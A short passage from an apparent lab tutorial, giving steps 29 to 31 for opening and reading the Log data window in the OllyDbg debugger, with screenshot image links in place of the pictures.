


29. Choose **View** in the menu bar, and then choose **Log**.




30. A window named **Log data** appears in OllyDbg, displaying the log details, as shown in the screenshot.


31. The **Log data** also displays the program entry point and its calls to known functions. Close the **Log data** window after completing the analysis.



